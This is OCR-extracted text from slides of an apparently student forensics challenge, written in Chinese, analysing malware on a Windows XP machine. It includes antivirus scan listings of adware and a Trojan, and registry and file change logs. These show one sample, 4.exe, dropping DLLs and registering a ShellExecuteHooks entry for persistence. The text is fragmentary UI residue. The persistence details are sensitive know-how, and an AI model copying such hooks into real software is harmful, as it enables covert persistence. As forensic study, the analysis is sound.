C:\WINDOWS\system32\15.exe
16 位 MS-DOS 子系统
C:\WINDOWS\system32\2.exe
NTVDM CPU 遇到无效的指令。
CS:0000 IP:0336 OP:00 00 00 00 00 选择“关闭”终止应用程序。
关闭(C)
忽略(I)
Excel 2003
Mozilla Firefox
4_gets
bd_gets
bd.exe
开始
CH
14:36


7939.com
篡改首页、无法彻底删除、自动恢复、强制安装
www.7939.com
0.6分 投票
立即清理
插件详细信息
以下是插件 "7939.com" 的详细信息：
安装文件（0个目录，1个文件）
C:\WINDOWS\system32\11.EXE
注册表信息（0个项目）
Redqq
弹出广告,后台收集用户信息,降低系统运行速度,无法彻底删除
未知
1.7分 投票
立即清理
插件详细信息
以下是插件 "Redqq" 的详细信息：
安装文件（0个目录，6个文件）
C:\WINDOWS\system32\0.exe
C:\WINDOWS\system32\1.exe
C:\WINDOWS\system32\3.exe
C:\WINDOWS\system32\4.exe
C:\WINDOWS\system32\5.exe
C:\WINDOWS\system32\6.exe
注册表信息（0个项目）


伪装CheckFaultKernel广告程序

强制安装、影响系统正常进行、导致系统意外出错

未知

1.2分 投票

立即清理



木马（1）- 此类程序是木马，会盗取您的帐号、密码等隐私资料

Trojan-Autorun/Win32.Delf.B

所在位置：C:\WINDOWS\system32\serdst.exe

云安全引擎


禁止自启动

隔离文件

添加信任


课外实践—取证挑战—分析


- 然后试一些文件如o.exe
- 这个的行为比较少，只改了注册表
- 可能是因为监控不够


模块(M) 帮助(H)
保存
程序
详细资料
搜索
布局
摘要
更改
卸载日志
详细资料
展开
收缩
查看
查看
0 [全部详细资料]
2010年9月2日 星期四 13:38
大小
找到的更改
之前
之后
0 B
计算机
文件系统
注册表
HKEY_LOCAL_MACHINE
SOFTWARE
Microsoft
Windows
CurrentVersion
WindowsUpdate
Reporting
RebootWatch
REG_BINARY, ..P.3.0.3.0.3.0.3.0.3.0.... REG_BINARY, ..P.3.0.3.0.3.0....
SYSTEM
CurrentControlSet
Enum
Root
LEGACY_FILEMON701
0000
Control
NewlyCreated REG_DWORD, 0
ActiveService REG_SZ, "FILEMON701"
Class REG_SZ, "LegacyDriver"
ClassGUID REG_SZ, "{8ECC055D-047F-11D1...
ConfigFlags REG_DWORD, 0
DeviceDesc REG_SZ, "FILEMON701"
Legacy REG_DWORD, 1
Service REG_SZ, "FILEMON701"
NextInstance REG_DWORD, 1
HKEY_USERS
S-1-5-21-602162358-1284227242-682003330-500
Software
Sysinternals
授权给 "Thomas Palermo"
C:\Documents and...
C:\Documents and...
File Monlter - S...
Total Uninstall ...
13:39

课外实践—取证挑战—分析

- 之后只试了一下4.exe，它的行为比较多
- 见图


帮助(H)
程序
详细资料
搜索
布局
摘要
更改
卸载日志
详细资料
展开
收缩
查看
查看
4 [全部详细资料]
2010年9月2日 星期四 13:41
大小
找到的更改
之前
之后
0 B
-8.28 KB
计算机
文件系统
C:
Documents and Settings
Administrator
桌面
4.exe
2010-9-1 22:23, 13957 个字节, A
WINDOWS
Fonts
enweafx.fon
2010-9-2 13:41, 91 个字节, A
system32
kawdacs.dll
2010-9-2 13:41, 52 个字节, A
kawdbaz.exe
2010-9-1 22:23, 13957 个字节, A
kawdbzy.dll
2004-8-4 13:41, 20048 个字节...
verclsid.exe
2008-4-14 20:00, 28672 个字节, A
注册表
HKEY_LOCAL_MACHINE
SOFTWARE
Classes
CLSID
{28907901-1416-3389-9981-372178569982}
InprocServer32
(默认)
REG_SZ, "C:\WINDOWS\system32...
ThreadingModel
REG_SZ, "Apartment"
Microsoft
Windows
CurrentVersion
Explorer
ShellExecuteHooks
{28907901-1416-3389-9981-372178569982}
REG_SZ, "kawdbzy.dll"
Windows NT
CurrentVersion
授权给 "Thomas Palermo"

